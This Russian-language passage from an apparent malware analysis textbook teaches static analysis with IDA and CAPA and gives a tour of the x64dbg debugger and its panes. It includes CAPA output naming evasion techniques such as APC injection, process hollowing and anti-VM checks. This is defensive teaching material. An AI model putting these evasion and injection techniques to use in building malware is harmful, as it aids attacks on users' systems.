


Рисунок 3-4. Загрузка нового файла в IDA

Интерфейс IDA содержит несколько вкладок, некоторые из которых представляют элементы файла, которые может потребоваться исследовать; см. рисунок 3-5.




Рисунок 3-5. Интерфейс IDA

На вкладке **Imports** можно увидеть несколько интересных функций, в том числе функции библиотеки WinHttp; см. рисунок 3-6. Они указывают, что в какой-то момент вредоносная программа может попытаться связаться с сервером в Интернете.

Address	Ordinal	Name	Library
0000000000417194		WinHttpCloseHandle	WINHTTP
0000000000417198		WinHttpConnect	WINHTTP
000000000041719C		WinHttpSendRequest	WINHTTP
00000000004171A0		WinHttpOpen	WINHTTP
00000000004171A4		WinHttpQueryDataAvailable	WINHTTP
00000000004171A8		WinHttpReceiveResponse	WINHTTP
00000000004171AC		WinHttpOpenRequest	WINHTTP
00000000004171B0		WinHttpReadData	WINHTTP
00000000004171B8		InternetQueryDataAvailable	WININET
00000000004171BC		InternetOpenUrlW	WININET
00000000004171C0		InternetOpenW	WININET
00000000004171C4		InternetCrackUrlW	WININET
00000000004171C8		InternetCloseHandle	WININET
00000000004171CC		InternetReadFile	WININET

Рисунок 3-6. Список функций на вкладке Imports в IDA

Функция `InternetOpenUrlW` может использоваться вредоносной программой для подключения к вредоносному серверу в Интернете. Чтобы исследовать вызов этой функции в программе, просто дважды щёлкните её в представлении **Imports**, а затем нажмите **CTRL-X** для просмотра перекрёстных ссылок; см. рисунок 3-7. Перекрёстные ссылки - это адреса в коде программы, содержащие выбранный элемент.




Рисунок 3-7. Перекрёстные ссылки на InternetOpenUrlW

Выберите перекрёстную ссылку и нажмите **OK**, чтобы перейти к месту в коде, где программа вызывает `InternetOpenUrlW`, как показано на рисунке 3-8.



Рисунок 3-8. Место вызова функции InternetOpenUrlW в коде

Мы пытаемся определить, какой URL открывает вредоносная программа, однако, к сожалению, в этом коде видно немногое, поскольку входные параметры неясны. Видно несколько инструкций `push`, сохраняющих параметры в стеке, и один из этих параметров - `lpszUrl`, целевой URL. Если бы мы запустили программу, этот параметр находился бы в стеке по адресу `[ebp+lpszUrl]`. Но поскольку мы рассматриваем код только статически, параметров в стеке для исследования нет, что усложняет задачу.

Можно было бы проследить код в обратном направлении, пытаясь определить, что в конечном счёте программа помещает в стек как параметр функции `InternetOpenUrlW`. Иногда это полезно, но хитро устроенная вредоносная программа часто обфусцирует такие данные. Альтернативный способ - загрузить вредоносную программу в отладчик и динамически исследовать стек. Вскоре мы увидим, как это делается. Но сначала обсудим ещё одно полезное средство статического анализа кода.

Анализ с помощью CAPA

CAPA (github.com) - средство с открытым исходным кодом, написанное исследователями Mandiant. Хотя это не полноценный дизассемблер вроде IDA Pro, оно помогает аналитикам быстро понять возможные модели поведения образца вредоносной программы и выявить области кода, заслуживающие дальнейшего исследования. CAPA сканирует PE-файл в поисках таких шаблонов, как строки и определённые ассемблерные инструкции. Такое сканирование извлекает огромное количество сведений и помогает направлять процесс обратной разработки. Чтобы запустить CAPA для целевого исполняемого файла, выполните следующую команду:

```
> capa.exe malware.exe -vv
```

Параметр `-vv` предписывает CAPA предоставить особенно подробные сведения. Обратите внимание, что `-vvv` возвращает ещё больше сведений, а `-v` - меньше. На рисунке 3-9 показан пример вывода CAPA.

```
+-----------------------+-------------------------------------------------------------------------------------------+
| ATT&CK Tactic         | ATT&CK Technique                                                                          |
|-----------------------+-------------------------------------------------------------------------------------------|
| DEFENSE EVASION       | Obfuscated Files or Information [T1027]                                                   |
|                       | Process Injection::Asynchronous Procedure Call [T1055.004]                                |
|                       | Process Injection::Process Hollowing [T1055.012]                                          |
|                       | Process Injection [T1055]                                                                 |
|                       | Virtualization/Sandbox Evasion::System Checks [T1497.001]                                 |
| DISCOVERY             | File and Directory Discovery [T1083]                                                      |
|                       | System Information Discovery [T1082]                                                     |
| EXECUTION             | Shared Modules [T1129]                                                                    |
+-----------------------+-------------------------------------------------------------------------------------------+

+-----------------------------------------------------+-----------------------------------------------------+
| CAPABILITY                                          | NAMESPACE                                           |
|-----------------------------------------------------+-----------------------------------------------------|
| execute anti-VM instructions (2 matches)            | anti-analysis/anti-vm/vm-detection                  |
| encode data using XOR (2 matches)                   | data-manipulation/encoding/xor                      |
| hash data via WinCrypt                              | data-manipulation/hashing                           |
| initialize hashing via WinCrypt                     | data-manipulation/hashing                           |
| contain a resource (.rsrc) section                  | executable/pe/section/rsrc                          |
| check if file exists                                | host-interaction/file-system/exists                 |
| get hostname                                        | host-interaction/os/hostname                        |
| create process                                      | host-interaction/process/create                     |
| allocate RWX memory                                 | host-interaction/process/inject                     |
| inject APC                                          | host-interaction/process/inject                     |
| use process replacement                             | host-interaction/process/inject                     |
| access PEB ldr_data                                 | linking/runtime-linking                             |
| parse PE header (4 matches)                         | load-code/pe                                        |
+-----------------------------------------------------+-----------------------------------------------------+
```

Рисунок 3-9. Вывод CAPA

В выводе обнаруживаются интересные сведения. Во-первых, образец, судя по всему, применяет такие методы уклонения, как обфускация файлов, внедрение в процессы и обнаружение виртуализации и песочниц. Возможно, эти тактики для вас новы, но не беспокойтесь: они будут подробно рассмотрены на протяжении книги.

В подробном режиме CAPA показывает даже адрес, по которому подозрительная функция находится в исполняемом файле. На рисунке 3-10 представлены выявленные CAPA инструкции возможного противодействия VM.

```
execute anti-VM instructions (2 matches)
namespace  anti-analysis/anti-vm/vm-detection
author     moritz.raabe@fireeye.com
scope      basic block
att&ck     Defense Evasion::Virtualization/Sandbox Evasion::System Checks [T1497.001]
mbc        Anti-Behavioral Analysis::Virtual Machine Detection::Instruction Testing [B0009.029]
examples   Practical Malware Analysis Lab 17-03.exe_:0x401A80
basic block @ 0x140002144
  or:
    mnemonic: cpuid @ 0x140002157, 0x14000217E
basic block @ 0x140002201
  or:
    mnemonic: cpuid @ 0x140002203
```

Рисунок 3-10. Возможные инструкции противодействия VM, выявленные CAPA

Конкретная инструкция противодействия VM на рисунке 3-10 - `cpuid`, ассемблерная инструкция, которую вредоносные программы часто используют для обнаружения среды VM. CAPA нашла адреса в исполняемом файле, по которым вызывается `cpuid`: `0x140002157`, `0x14000217E` и `0x140002203`. Теперь образец можно загрузить в такой дизассемблер, как IDA Pro, и перейти по этим адресам в исполняемом файле, чтобы быстро найти инструкции `cpuid`.

На рисунке 3-11 приведён другой пример, в котором CAPA выявила адреса предположительно вредоносного кода.

```
inject APC
namespace  host-interaction/process/inject
author     william.ballenthin@fireeye.com
scope      function
att&ck     Defense Evasion::Process Injection::Asynchronous Procedure Call [T1055.004]
function @ 0x140001020
  and:
    or:
      match: write process memory @ 0x140001020
        or:
          api: kernel32.WriteProcessMemory @ 0x140001425
    or:
      api: kernel32.QueueUserAPC @ 0x140001439
    optional:
      or:
        api: kernel32.CreateProcess @ 0x140001351
```

Рисунок 3-11. Вывод CAPA, показывающий возможное внедрение в процесс

В этом случае CAPA выявила возможный метод внедрения в процесс - внедрение APC, посредством которого вредоносная программа обходит узловые средства защиты и скрытно выполняет вредоносный код.

При использовании вместе с дизассемблером и другими средствами статического анализа CAPA способна повысить эффективность анализа кода и стать ценным дополнением к набору инструментов аналитика вредоносных программ. Мы ещё поговорим о CAPA в других главах, но теперь обратимся к динамическому анализу кода и тому, как он может дополнять статический.

При всей своей невероятной полезности CAPA имеет несколько ограничений. Во-первых, у неё нет возможностей распаковки и деобфускации, по крайней мере на момент написания книги, поэтому при работе с упакованными и сильно обфусцированными вредоносными программами CAPA может выдать неверные сведения или вообще ничего. Во-вторых, CAPA иногда выдаёт ложноположительные индикаторы. Всегда вручную проверяйте все функции, найденные с помощью CAPA.

Динамический анализ кода

Динамический анализ заключается в исследовании активно выполняющегося кода, что обычно означает его запуск в отладчике. Отладчики похожи на дизассемблеры: они также дизассемблируют код и представляют его пользователю, но обладают дополнительным преимуществом - возможностью динамически выполнять этот код.

Настоящая сила отладчиков заключается в том, что они позволяют устанавливать в выполняющемся коде точки останова. Точки останова - особые инструкции или флаги, вызывающие в программе исключение, или останов, который передаёт управление самому отладчику и позволяет вам получить контроль над работающим образцом вредоносной программы.

Выбор отладчика

x64dbg (x64dbg.com) - мощный бесплатный отладчик с открытым исходным кодом для сред Windows. Он обладает широкими возможностями настройки и поддержки сценариев, а сообщество поддерживает множество полезных плагинов. На протяжении книги я буду уделять основное внимание именно x64dbg, но многие отладчики действуют, выглядят и ощущаются очень похоже. Среди альтернатив x64dbg - гораздо более старый OllyDbg, встроенный отладчик IDA Pro и WinDbg.

Примечание. Формально существует две версии x64dbg: x32dbg для отладки 32-разрядных программ и x64dbg для 64-разрядных. Они работают совершенно одинаково, но предназначены для разных архитектур. Как и создатель отладчика, я буду называть программу x64dbg, однако помните: для отладки 32-разрядной программы x86 необходимо использовать версию x32dbg.

Начало сеанса отладки в x64dbg

Чтобы загрузить исполняемый файл в x64dbg, выберите подходящую версию программы, 32- или 64-разрядную, а затем **File > Open**. Если использовать неверную версию, в нижней части окна отладчика появится полезное сообщение вроде `Use x32dbg to debug this file!`. Другой вариант - подключить отладчик к уже работающему процессу вредоносной программы, выбрав **File > Attach**. Недостаток такого подхода в том, что вы можете пропустить критически важные модели поведения, проявившиеся до того, как удалось подключиться к процессу и начать его отладку.

После загрузки программы в отладчик она работает как дочерний процесс отладчика. В большинстве случаев отладчик вызывает функцию `DebugActiveProcess`, позволяющую подключиться к активному процессу и начать сеанс отладки. Мы вернёмся к этому вызову API в главе 10. А пока рассмотрим наиболее важные области пользовательского интерфейса x64dbg, показанного на рисунке 3-12.




Рисунок 3-12. Отладчик x64dbg

Вкладка CPU

В панели CPU в левой верхней части окна x64dbg в последовательном порядке перечислены инструкции, которые вредоносная программа выполнит или уже выполнила. Здесь можно проходить код строка за строкой либо переходить к более интересным частям. EIP, а для программ x64 - RIP, отмечает инструкцию, которая будет выполнена следующей, как показано на рисунке

3-13.



Рисунок 3-13. Вкладка CPU в x64dbg

Панель регистров CPU

В правой верхней части окна x64dbg находится панель **CPU Registers**; см. рисунок 3-14. На ней отображаются каждый регистр и флаг и хранящееся в нём текущее значение. Это помогает отслеживать данные и адреса, хранящиеся в регистрах.




Рисунок 3-14. Панель CPU Registers в x64dbg

Возможно, вы также заметили область EFLAGS этой панели, где отображаются регистры флагов и их значения.

Панель аргументов

Панель **Arguments**, показанная на рисунке 3-15, находится в средней правой части окна x64dbg.




Рисунок 3-15. Панель Arguments в x64dbg

На этой панели показан список находящихся в стеке аргументов, передаваемых текущему вызову функции программы. Эти сведения бесценны для наблюдения за аргументами функций и их изменения.

Панель стека

В правой нижней части окна x64dbg находится панель **Stack**. На ней отображается память стека выполняющегося в данный момент потока; см. рисунок 3-16.



Рисунок 3-16. Панель Stack в x64dbg

К этой панели полезно обращаться, когда вредоносная программа вызывает функцию - внутреннюю или функцию Windows API. Перед вызовом параметры, передаваемые вредоносной программой вызываемой функции, часто помещаются в стек, особенно в 32-разрядных вредоносных программах.

Панель дампа

В левой нижней части находится панель **Dump**, показанная на рисунке 3-17.




Рисунок 3-17. Панель Dump в x64dbg

Это представление позволяет динамически исследовать и отслеживать адреса памяти, или дампы. Можно также устанавливать наблюдения, чтобы x64dbg уведомляла о возникновении определённого события, например об изменении конкретного регистра.

Вкладка карты памяти

Наконец, вкладка **Memory Map** доступна в ряду вкладок в верхней части окна x64dbg. Она очень полезна при динамическом анализе кода, поскольку отображает структуру виртуальной памяти программы и позволяет глубже исследовать каждую область памяти; см. рисунок 3-18.



Рисунок 3-18. Вкладка Memory Map в x64dbg

Одно из важнейших применений панели **Memory Map** - поиск исполняемого кода в памяти во время распаковки вредоносной программы. Подробнее это и память в целом рассматриваются в главе 17.

Анализ с помощью x64dbg

Далее мы рассмотрим типичный сценарий отладки образца вредоносной программы, чтобы получить общее представление о динамическом анализе кода внутри отладчика. Мы будем анализировать тот же файл, что использовался в разделе «Анализ с помощью IDA» на странице 53.

Отключение ASLR

Как объяснялось в главе 1, рандомизация размещения адресного пространства загружает исполняемый файл вредоносной программы и библиотеки в случайно выбранные области памяти. Хотя это эффективный способ противодействия злоумышленникам, он также мешает динамическому анализу кода, поэтому ASLR следует отключить. Для этого файла есть несколько способов отключения ASLR, но можно воспользоваться CFF Explorer (ntcore.com), поскольку она позволяет сделать это быстро и легко. Просто загрузите образец вредоносной программы в CFF Explorer, выберите категорию **Optional Header** в левом меню и щёлкните поле **DllCharacteristics**; см. рисунок 3-19.




Рисунок 3-19. Настройка характеристик DLL файла в CFF Explorer

Возможно, вы узнали необязательный заголовок из главы 1. Одно из его полей, `DllCharacteristics`, содержит несколько атрибутов исполняемого файла.

Затем в появившемся меню снимите флажок **DLL Can Move**, как показано на рисунке 3-20.

